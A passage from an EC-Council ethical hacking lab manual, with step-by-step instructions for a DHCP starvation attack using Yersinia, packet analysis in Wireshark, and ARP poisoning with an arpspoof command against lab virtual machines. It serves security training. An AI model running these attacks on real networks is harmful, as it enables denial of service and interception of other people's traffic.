Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. The **Attack Panel** window appears; press **1** to start a DHCP starvation attack.




Figure 1.2.6: Yersinia attack panel

TASK 2.3

Launch DHCP Starvation Attack

18. **Yersinia** starts sending DHCP packets to the network adapter and all active machines in the local network, as shown in the screenshot.

Note: If you are using multiple targets, you will observe the same packets on all target machines.




Figure 1.2.7: Yersinia sending DHCP packets

19. After a few seconds, press **q** to stop the attack.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.4

Analyze Captured Packets

20. Now, switch to the **Wireshark** window and observe the huge number of captured **DHCP** packets, as shown in the screenshot.




Figure 1.2.8: Wireshark: DHCP packets

You can also use other DHCP starvation attack tools such as **Hyenae** (https://sourceforge.net), **dhcpstarv** (https://github.com), **Gobbler** (https://sourceforge.net), or **DHCPig** (https://github.com) to perform DHCP starvation attack.

21. Click on any DHCP packet and expand the **Ethernet II** node in the packet details section. Information regarding the source and destination MAC addresses is displayed, as shown in the screenshot.




Figure 1.2.9: Viewing packet content

22. Close the **Wireshark** window. If an **Unsaved packets...** pop-up appears, click **Stop and Quit without Saving**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

23. This concludes the demonstration of how to perform a DHCP starvation attack using Yersinia.
24. Close all open windows and document all the acquired information.

TASK 3 Perform ARP Poisoning using arpspoof

Here, we will use the arpspoof tool to perform ARP poisoning.

Note: In this lab, we will use the **Parrot Security** (**10.10.10.13**) virtual machine as the host system and the **Windows 10** (**10.10.10.10**) virtual machine as the target system.

TASK 3.1

Launch Wireshark

1. In the **Parrot Security** virtual machine, click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting** → **Information Gathering** → **wireshark**.
2. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.
3. The **Wireshark Network Analyzer** window appears; double-click the available ethernet or interface (here, **eth0**) to start the packet capture, as shown in the screenshot.

Note: The network adapter might differ in your lab environment.

ARP spoofing is a method of attacking an Ethernet LAN. ARP spoofing succeeds by changing the IP address of the attacker's computer to the IP address of the target computer. A forged ARP request and reply packet find a place in the target ARP cache in this process. As the ARP reply has been forged, the destination computer (target) sends the frames to the attacker's computer, where the attacker can modify them before sending them to the source machine (User A) in an MITM attack.




Figure 1.3.1: Wireshark Main Window with Interface Option

4. Now, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
5. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

7. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 1.3.2: Running the programs as a root user

TASK 3.2

Spoof as a Target Host

arpspoof redirects packets from a target host (or all hosts) on the LAN intended for another host on the LAN by forging ARP replies. This is an extremely effective way of sniffing traffic on a switch.

8. In the **Parrot Terminal** window, type **arpspoof -i eth0 -t 10.10.10.2 10.10.10.10** and press **Enter**.

   (Here, **10.10.10.10** is IP address of the target system [**Windows 10**], and **10.10.10.2** is IP address of the access point or gateway)

Note: **-i**: specifies network interface and **-t**: specifies target IP address.

Note: The IP addresses might differ in your lab environment.

9. Issuing the above command informs the access point that the target system (**10.10.10.10**) has our MAC address (the MAC address of host machine (**Parrot Security**)). In other words, we are informing the access point that we are the target system.

10. After sending a few packets, press **CTRL + z** to stop sending the **ARP** packets.

